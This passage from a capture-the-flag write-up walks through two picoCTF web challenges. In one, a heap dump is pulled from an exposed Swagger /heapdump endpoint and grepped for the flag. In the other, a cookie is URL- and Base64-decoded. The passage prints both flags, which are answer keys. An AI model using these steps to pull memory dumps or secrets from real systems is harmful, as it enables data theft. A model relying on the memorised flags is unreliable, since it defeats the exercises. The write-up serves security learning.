This challenge focuses on discovering hidden API functionality and analyzing a Java heap dump to recover sensitive information.
Unlike traditional web exploitation challenges, the flag is exposed through a diagnostic endpoint that unintentionally leaks application memory.
Understanding the Challenge
The application appears to be a simple blogging website.
However, the challenge description hints at API documentation, suggesting that hidden functionality may be exposed through the backend API.
The goal is to discover those endpoints, inspect their behavior, and determine whether they expose sensitive information.
Solution
Step 1 — Launch the Challenge Instance
After starting the instance, the challenge provides the following target URL:
http://verbal-sleep.picoctf.net:61922/
At first glance, the website appears to be an ordinary blog with no obvious vulnerabilities.
Instead of attacking the visible pages, the hint encourages exploring the application's API documentation.
Step 2 — Discover the API Documentation
One of the page links redirects to:
/api-docs/
This page hosts Swagger UI, an interactive interface commonly used by developers to document and test REST APIs.
API documentation:
http://verbal-sleep.picoctf.net:61922/api-docs/
Inside Swagger UI, several API endpoints become visible.
One endpoint immediately stands out:
GET /heapdump
Because the challenge title is head-dump, this endpoint is the most likely attack vector.
Step 3 — Execute the Endpoint
Using Swagger UI's Try it out feature, execute the endpoint.
The server responds by generating a downloadable Java heap dump.
Example filename:
heapdump-1747300354692.heapsnapshot
Download the file for further analysis.
Step 4 — Search the Heap Dump
The downloaded heap snapshot is very large and contains thousands of lines.
Since PicoCTF flags always begin with:
picoCTF{
the quickest approach is searching for that string.
Example:
cat heapdump-1746773498002.heapsnapshot | grep picoCTF
The search immediately reveals the hidden flag stored inside application memory.
Why This Works
A heap dump contains objects currently stored in an application's memory.
If developers accidentally leave secrets, credentials, session tokens, or flags in memory, those values become visible when the heap dump is exposed through a diagnostic endpoint.
Exposed debugging endpoints are a serious security risk and should never be publicly accessible.
Flag
picoCTF{Pat!3nt_15_Th3_K3y_f1179e46}
Key Takeaways
This challenge demonstrates the importance of securing diagnostic endpoints.
Skills practiced during this challenge:
- API Enumeration
- Swagger UI Exploration
- Information Disclosure
- Heap Dump Analysis
- Using
grepfor Rapid Searching
Challenge 4 — Cookie Monster Secret Recipe

Challenge Description
The challenge presents a simple webpage called Cookie Monster's Secret Recipe.
The objective is to inspect the application carefully and determine whether any sensitive information is hidden inside HTTP cookies.
Understanding the Challenge
Web applications frequently use HTTP Cookies to store session identifiers, user preferences, and other client-side information.
Although cookies are not intended to store sensitive data in plain text, CTF challenges often hide encoded information inside them.
The first step is therefore to inspect the cookies set by the application.
Solution
Step 1 — Inspect the Cookie
Open the website and launch your browser's Developer Tools.
Navigate to:
Application (or Storage) → Cookies
A cookie similar to the following is visible:
cGljb0NURntjMDBrMWVfbTBuc3Rlcl9sMHZlc19jMDBraWVzX0FDOEZDRDc1fQ%3D%3D
At first glance it looks random, but there are two important clues.
- The value ends with
%3D - The string resembles Base64-encoded data
Step 2 — URL Decode
The sequence:
%3D
is the URL-encoded representation of:
=
This indicates the cookie should first be URL decoded.
You can use CyberChef for this process.
- Open CyberChef.
- Search for URL Decode.
- Drag the operation into the recipe panel.
- Paste the cookie value.
The decoded output becomes:
cGljb0NURntjMDBrMWVfbTBuc3Rlcl9sMHZlc19jMDBraWVzX0FDOEZDRDc1fQ==
Step 3 — Base64 Decode
The decoded value now ends with:
==
This is a common indicator of Base64 encoding.
Add the From Base64 operation below URL Decode in CyberChef.
After decoding, the hidden message is revealed.
Flag
picoCTF{c00k1e_m0nster_l0ves_c00kies_AC8FCD75}
Key Takeaways
This challenge reinforces several important web security concepts.
Skills practiced:
- Browser Developer Tools
- Cookie Inspection
- URL Encoding
- Base64 Encoding
- CyberChef
- Client-side Data Analysis
Overall Learning Outcomes
Completing these PicoCTF challenges provided practical exposure to several real-world web security concepts.
| Challenge | Skills Learned |
|---|---|
| SSTI1 | Server-Side Template Injection, Jinja2 Exploitation, Command Execution |
| n0s4n1ty 1 | File Upload Exploitation, PHP Web Shells, Privilege Enumeration |
| head-dump | API Enumeration, Swagger UI, Heap Dump Analysis |
| Cookie Monster | Cookie Analysis, URL Decoding, Base64 Decoding |
Tools Used
Throughout these challenges, the following tools and technologies were used:
- Kali Linux
- Firefox Developer Tools
- CyberChef
- Swagger UI
- Linux Terminal
- PHP
- Jinja2
- grep
- Browser Developer Tools
References
- PicoCTF: https://picoctf.org/
- CyberChef: https://gchq.github.io/CyberChef/
Conclusion
PicoCTF continues to be one of the best platforms for learning cybersecurity through practical, hands-on challenges.
These exercises provided valuable experience in identifying and exploiting common web application vulnerabilities, understanding insecure development practices, and strengthening problem-solving skills in realistic Capture The Flag (CTF) scenarios.
I will continue documenting future CTF challenges and cybersecurity labs as part of my learning journey to build a strong public knowledge base and track my technical growth.
Happy Hacking!
— DarkR7